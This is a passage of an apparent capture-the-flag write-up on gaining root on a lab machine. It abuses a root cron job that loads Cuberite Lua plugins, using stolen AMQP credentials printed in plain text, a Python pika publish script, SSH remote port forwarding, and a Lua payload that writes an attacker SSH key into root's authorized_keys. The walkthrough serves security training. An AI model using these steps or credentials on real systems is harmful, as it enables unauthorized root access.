
In our case the consumer is [cuberite](), which is a Minecraft server implementation and a easy-to-use plugin system that allows users to write custom plugins with Lua.



During process enumeration it's found that root is running a lua script from the `/root/work/data` directory every minute.

```
2020/10/17 04:40:01 CMD: UID=0    PID=2097   | /usr/sbin/CRON -f
2020/10/17 04:40:01 CMD: UID=0    PID=2101   | /usr/sbin/CRON -f
2020/10/17 04:40:01 CMD: UID=0    PID=2103   | /usr/sbin/CRON -f
2020/10/17 04:40:01 CMD: UID=1001 PID=2102   | /usr/sbin/CRON -f
2020/10/17 04:40:01 CMD: UID=0    PID=2106   | /bin/sh -c systemctl start amqp-com
2020/10/17 04:40:01 CMD: UID=0    PID=2105   | /usr/bin/lua /root/work/data/test.lua
```

From network traffic capture we have the AMQP credentials for `yuntao`.



We need to create our own plugin in Lua and publish it as a URL using the AMQP protocol.

test.lua

```
local file=io.open("/dev/shm/test.txt","wb+");
file:write("hi");
io.close(file);
```

The above Lua script creates a file in `/dev/shm`. We can use the pika Python module to interact with AMQP.

publish.py

```
import pika

credentials = pika.PlainCredentials('yuntao','EashAnicOc3Op');
parameters = pika.ConnectionParameters('10.10.10.190',5672,'/',credentials)
connection = pika.BlockingConnection(parameters)
channel = connection.channel()
channel.basic_publish(exchange='plugin_data', routing_key='',
body='http://127.0.0.1:8000/test.lua')
connection.close()
```

The above Python script uses yuntao's credentials to authenticate to the RabbitMQ broker and then publishes the plugin URL to the `plugin_data` exchange. As outbound connections are blocked either we have to place the plugin in `/var/www/html` (writable by `MinatoTW`) or use SSH remote port forwarding to let the broker access the plugin from our machine.

```
ssh -R 8000:127.0.0.1:8000 MinatoTW@10.10.10.190
```

Stand up a listener on port 8000 and run the `publish.py` script locally.

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [17/Oct/2020 00:13:09] "GET /test.lua HTTP/1.0" 200 -
```

This is successful, and the `test.txt` file is created on the server in the context of root.

```
MinatoTW@dyplesher:/dev/shm$ ls -al
total 8
drwxrwxrwt  3 root root  100 Oct 17 04:08 .
drwxr-xr-x 18 root root 4100 Oct 16 08:00 ..
drwx------  4 root root   80 Oct 16 08:00 multipath
-rw-r--r--  1 root root    2 Oct 17 04:04 test.txt
MinatoTW@dyplesher:/dev/shm$ cat test.txt
hi
```

We can now rename `test.lua` to a new name (updating the Python script accordingly) and modify the Lua script to write our public key to `/root/.ssh/authorized_keys`.

```
local file=io.open("/root/.ssh/authorized_keys","wb+");
file:write("ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCu73ySj2MIyShGFESCN0aRWek4nHG/C9<SNIP>");
io.close(file);
```

After running `publish.py` again, we can login to the server as root using SSH.

```
ssh root@10.10.10.190

Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)
Last login: Sun May 24 03:33:34 2020
root@dyplesher:~# id
uid=0(root) gid=0(root) groups=0(root)
```